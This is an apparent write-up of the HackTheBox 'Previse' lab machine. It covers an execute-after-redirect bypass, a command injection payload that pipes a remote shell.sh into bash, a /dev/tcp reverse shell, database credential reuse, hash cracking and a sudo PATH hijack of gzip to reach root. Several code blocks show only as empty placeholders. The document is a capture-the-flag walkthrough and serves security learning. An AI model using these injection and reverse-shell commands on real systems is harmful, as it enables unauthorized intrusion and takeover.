





Previse is a fun Linux box on HackTheBox that has insecure redirect implementation which leaks information on the page.
This can then be used to create a new user in the application and get access to backup.zip of it.
Backup revels that there is a command injection vulnerability present in the logs fetching feature, which gets us a basic shell.
We have a MySQL server running inside the box which has reused credenrials from the backup.zip.
We get hashed/salted credentials inside this database and crack it by writing a custom PHP script.
We again have a username and password reuse for a SSH user, which gives us a user shell.
Listing sudo privilegs we get to know there is a script which we can run as root,
that does not mention absolute $PATH for a command being used.
Thus can be overriden by $PATH variable set by current USER.
We add target box IP 10.10.11.104 to /etc/hosts of attacker box.
# Contents of /etc/hosts
10.10.11.104     previse.htb
We run masscan to find all ports 1-65535
sudo masscan "10.10.11.104" -p1-65535,U:1-65535 --rate=500 -e tun0
Discovered open port 80/tcp on 10.10.11.104
Discovered open port 22/tcp on 10.10.11.104
We run nmap for the open ports
sudo nmap -sC -sV -oN nmap.out 10.10.11.104 -p 80,22
# Nmap 7.80 scan
Nmap scan report for 10.10.11.104
Host is up (0.22s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
We run gobuster to find hidden directories and pages with extension .php
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -u http://previse.htb/ -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://previse.htb/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/08/08 05:04:58 Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 2224]
/files.php            (Status: 302) [Size: 4914] [--> login.php]
/index.php            (Status: 302) [Size: 2801] [--> login.php]
/download.php         (Status: 302) [Size: 0] [--> login.php]
/header.php           (Status: 200) [Size: 980]
/nav.php              (Status: 200) [Size: 1248]
/footer.php           (Status: 200) [Size: 217]
/css                  (Status: 301) [Size: 308] [--> http://previse.htb/css/]
/status.php           (Status: 302) [Size: 2966] [--> login.php]
/js                   (Status: 301) [Size: 307] [--> http://previse.htb/js/]
/logout.php           (Status: 302) [Size: 0] [--> login.php]
/accounts.php         (Status: 302) [Size: 3994] [--> login.php]
/config.php           (Status: 200) [Size: 0]
/logs.php             (Status: 302) [Size: 0] [--> login.php]
/server-status        (Status: 403) [Size: 276]

===============================================================
2021/08/08 05:38:52 Finished
===============================================================
We access the http service on port 80 http://previse.htb/.
We get redirected to login page http://previse.htb/login.php.

We have a login page but there is no direct option/page to register new users. So, we need to find out a way by which we can register new users.
We use BURP Community Edition and proxy our requests via it. We then visit http://previse.htb/.
In the Response we see that whole page is included with all the contents without user login and just the HTTP-Header Location is being used to redirect unauthenticated users.

Here we also see in html source that we can create a new account at http://previse.htb/accounts.php.
<li>
  <a href="accounts.php">CREATE ACCOUNT</a>
</li>
We can now visit http://previse.htb/accounts.php by modifying the request and removing the Location: login.php header from the response.

Now we can create a new user having admin privileges as shown below:

We can now login with this account credentials and visit other pages.
On visiting http://previse.htb/files.php we have a file named siteBackup.zip

We download siteBackup.zip and we get the whole source code of the web application.
This source code has a file named logs.php which is used to get the logs with prefered delimiter.
| |
We see that, at Line 19 of the above code we can insert data from POST param delim, and that will be injected with the command, and then executed by exec1 command of PHP.
We now visit http://previse.htb/file_logs.php. Click on the submit button and again intercept the request with BURP proxy.

Here we change the default body, that is delim=comma and use the following code (which is URL encoded):
delim=comma%20%26%26%20curl%20http://10.10.██.██:8080/shell.sh%20%7C%20/bin/bash

The command we execute here is:
delim=comma && curl http://10.10.██.██:8080/shell.sh | /bin/bash
The shell.sh contains reverse shell script so that we can get a shell:
# Contents of shell.sh
/bin/bash -l > /dev/tcp/10.10.██.██/4242 0<&1 2>&1
What we do here is use the && operator to execute the command after delim=comma for the Python script.
We use darkhttpd or python -m http.server to host the shell.sh file on attcker box IP: 10.10.██.██.
Then we fetch the shell.sh script curl http://10.10.██.██:8080/shell.sh from our attacker box and pipe it to /bin/bash.
After that we listen on port 4242 on our attacker box as we have used in shell.sh.
and we get a shell 🐚!!
We also upgrade the shell with
python3 -c 'import pty;pty.spawn("/bin/bash")'

At this point we are logged in as user www-data and current dir is /var/www/html.
In this folder we have same files as we have in the siteBackup.zip we downloaded earlier.
And also the config.php has same configuration and credentials.
bash-4.4$ cat config.php
cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
We know that there is a mySQL server running on the server. We confirm it by checking for open ports by using ss -tulpn2 and we find the port 3306 open.

We now login to mySQL with:
bash-4.4$ mysql -u root -p
# then input the password we got 'mySQL_p@ssw0rd!:)'
We get list of databases using SHOW DATABASES;
mysql> SHOW DATABASES;
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
We select table previse
We then get tables
mysql> SHOW TABLES;
SHOW TABLES;
+-------------------+
| Tables_in_previse |
+-------------------+
| accounts          |
| files             |
+-------------------+
Here we have a table named accounts. We then view its contents:
mysql> select * from accounts;

+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$🧂llol$DQpmdvnb7EeuO6UaqRItf.   | 2021-05-27 18:18:36 |
|  2 | foouser  | $1$🧂llol$kzkcgABDZ5GEWfMZvxzxZ/   | 2021-09-14 15:09:45 |
|  3 | kewlkid  | $1$🧂llol$79cV9c1FNnnr7LcfPFlqQ0   | 2021-09-14 15:11:55 |
+----+----------+------------------------------------+---------------------+
Here we have a username m4lwhere which we have seen earlier in the website’s footer CREATED BY M4LWHERE
We try to crack this hashed password: $1$🧂llol$DQpmdvnb7EeuO6UaqRItf..
In accounts.php we have the following code which they are using to generate password for new user:
| |
We use the same concept in reverse way to verify the hashed password with ones generating from a wordlist. The following snippet of PHP code is how we get the password hashing reversed.
| |
Now, we run the PHP code as:
The script runs for around 10-15 mins and we get pass as: ilovecody████35! when using rockyou.txt wordlist.
We can now login to ssh with user m4lwhere and password ilovecody████35!!
We get logged in as user m4lwhere and we get user.txt

Running sudo -l shows that we can run the following script as root!
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
Checking its contents, we see that there is a command gzip which is used for file compression and decompression.
m4lwhere@previse:/var/tmp$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
The shell looks for the command gzip in any of the paths defined in the PATH environment variable and executes it!
But it is possible to override the default PATHs and use User-defined ones.
In the user m4lwhere’s HOME dir, we see that we have a .profile file, where we can override any command as we want!
In the .profile file below, line 20-23 includes all the executable binary/shell script files.
| |
Thus, to override the gzip command, all we have to do is to create bin dir in m4lwhere’s home and add a shell script file named gzip.
# we create a bin folder
m4lwhere@previse:~$ mkdir bin && cd bin
# then create a file gzip in it and make is executable
m4lwhere@previse:~$ touch gzip && chmod +x gzip
The ~/bin/gzip file has the following contents:
| |
We now need to load the .profile again so that our script /home/m4lwhere/bin/gzip is included in PATH variable.
m4lwhere@previse:~$ source .profile
We can now execute /opt/scripts/access_backup.sh as root without any password:
sudo /opt/scripts/access_backup.sh
And we have root.txt in the Current working diretory!

此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。